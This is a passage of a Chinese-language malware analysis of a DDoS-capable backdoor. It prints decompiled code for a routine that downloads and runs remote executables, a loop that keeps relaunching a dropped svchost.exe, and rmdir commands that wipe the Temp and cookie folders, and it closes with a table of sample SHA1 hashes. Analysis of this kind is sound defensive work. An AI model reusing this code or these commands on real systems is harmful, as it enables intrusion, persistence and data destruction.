    case 9:
      CreateThread(0, 0, CC_attack_exec_dl, &CC_info, 0, 0);
      break;
    default:
      break;
  }
  Sleep(0x3E8u);
  if ( ++hObjecta >= atoi(&cc_control_arg_0) )
    break;
  v22 = buf_ptr_pos;
}
```

图 42、攻击代码

除了 DDOS 攻击外，该后门病毒还可以运行主机的本地文件或者从远程服务器中下载并执行可执行文件。如下图所示：



```
DWORD __stdcall CC_attack_exec_dl(LPVOID lpThreadParameter)
{
  unsigned int v1; // kr00_4@1
  int i; // esi@4
  char *v3; // eax@6
  char *v4; // edx@6
  char v5; // cl@7
  unsigned int v6; // eax@8
  char *v7; // edi@8
  char v8; // cl@9
  DWORD result; // eax@10
  char ThreadParam_copy; // [sp+8h] [bp-170h]@1
  char v11; // [sp+9h] [bp-16Fh]@3
  char v12; // [sp+Ah] [bp-16Eh]@2
  char v13; // [sp+Bh] [bp-16Dh]@1
  char File[308]; // [sp+Ch] [bp-16Ch]@1
  CHAR CmdLine[2]; // [sp+140h] [bp-38h]@1
  char buf_sz_0x30; // [sp+142h] [bp-36h]@1

  qmemcpy(&ThreadParam_copy, lpThreadParameter, 0x138u);
  v1 = strlen(File);
  strcpy(CmdLine, ".");
  memset(&buf_sz_0x30, 0, 0x30u);
  if ( *(&v13 + v1) != 'e' || *(&v12 + v1) != 'x' || *(&v11 + v1) != 'e' )
  {
    ShellExecuteA(0, "open", File, 0, 0, 1);
    result = 0;
  }
  else
  {
    for ( i = v1 - 4; File[i] != 47; --i )
      ;
    v3 = &File[i];
    v4 = &File[i];
    do
      v5 = *v3++;
    while ( v5 );
    v6 = v3 - v4;
    v7 = &File[307];
    do
      v8 = (v7++)[1];
    while ( v8 );
    qmemcpy(v7, v4, v6);
    URLDownloadToFileA(0, File, CmdLine, 0, 0);
    WinExec(CmdLine, 1u);
    result = 0;
  }
  return result;
}
```

图 43、后门病毒代码

在后门病毒需要更新时，可以通过运行其释放在 Temp 目录中的 iexplore.exe 清理 Temp 目录并清除网络缓存。

5. 病毒释放的 iexplore.exe

该程序主要用于清理 Temp 目录和清除网络缓存。其主要会运行两条 cmd 命令：

rmdir /s/q "C:\Users\test\AppData\Local\Temp\"

rmdir /s/q "C:\Users\test\AppData\Local\Microsoft\Windows\INetCookies"

6. 病毒释放的 spoolsv.exe

该程序只负责启动 Temp 目录中的 svchost.exe。如下图所示：

```
void __stdcall __noreturn thread_run_svchost(LPVOID lpThreadParameter)
{
  HANDLE v1; // eax@2
  struct _PROCESS_INFORMATION ProcessInformation; // [sp+10h] [bp-270h]@1
  struct _STARTUPINFOA StartupInfo; // [sp+20h] [bp-260h]@1
  CHAR Buffer; // [sp+68h] [bp-218h]@1
  char v5; // [sp+69h] [bp-217h]@1
  CHAR ApplicationName; // [sp+170h] [bp-110h]@1
  char v7; // [sp+171h] [bp-10Fh]@1

  StartupInfo.cb = 68;
  memset(&StartupInfo.lpReserved, 0, 0x40u);
  ProcessInformation.hProcess = 0;
  ProcessInformation.hThread = 0;
  ProcessInformation.dwProcessId = 0;
  ProcessInformation.dwThreadId = 0;
  Buffer = 0;
  memset(&v5, 0, 0x103u);
  ApplicationName = 0;
  memset(&v7, 0, 0x103u);
  GetTempPathA(0x104u, &Buffer);
  sprintf(&ApplicationName, "%ssvchost.exe", &Buffer);
  while ( 1 )
  {
    v1 = OpenMutexA(0x1F0001u, 0, "mainsvchost");
    if ( v1 )
    {
      CloseHandle(v1);
      Sleep(0xAu);
    }
    else
    {
      CreateProcessA(&ApplicationName, 0, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
      WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
      CloseHandle(ProcessInformation.hProcess);
      CloseHandle(ProcessInformation.hThread);
      Sleep(0xAu);
    }
  }
}
```

图 44、spoolsv.exe 主要功能

四、 附录

文件名	SHA1
宝马.exe	ab84fda705dbc185862a9ed47c60cae1cad70134
IS.EXE	e7ed8cb76330031147c533979d7b04788538c6d9
Intel.exe	1570c55ce32a55fa5cefad35ed33eeed80bf2dc6
Intel.sys	48f6d79ea1a056276d4d7aaf2ebefccece7f9927
Pack.exe	8375f77e865e850625392f96033a578aa0d04338
封神.exe	74841c038d46ec8f98a95f424cbb3bb982bc98ed
LiveUDHelper.dll	d7a38442e53d0351b2db4578ef69d1999b2b0ea5
ravv16stdf10O4120001.exe	7ae426efeb459929aa30a478b8ff72335d7b3451
svch.exe	7462ec8762559a43a9909e8d638d5ad0d51eb154
svchot.exe	c46338736614ae4743ad2057be63f386325c7b15
PrvshmQE.exe	7059c555b4fd7ddb8c491b888bc8fa2ca43ea215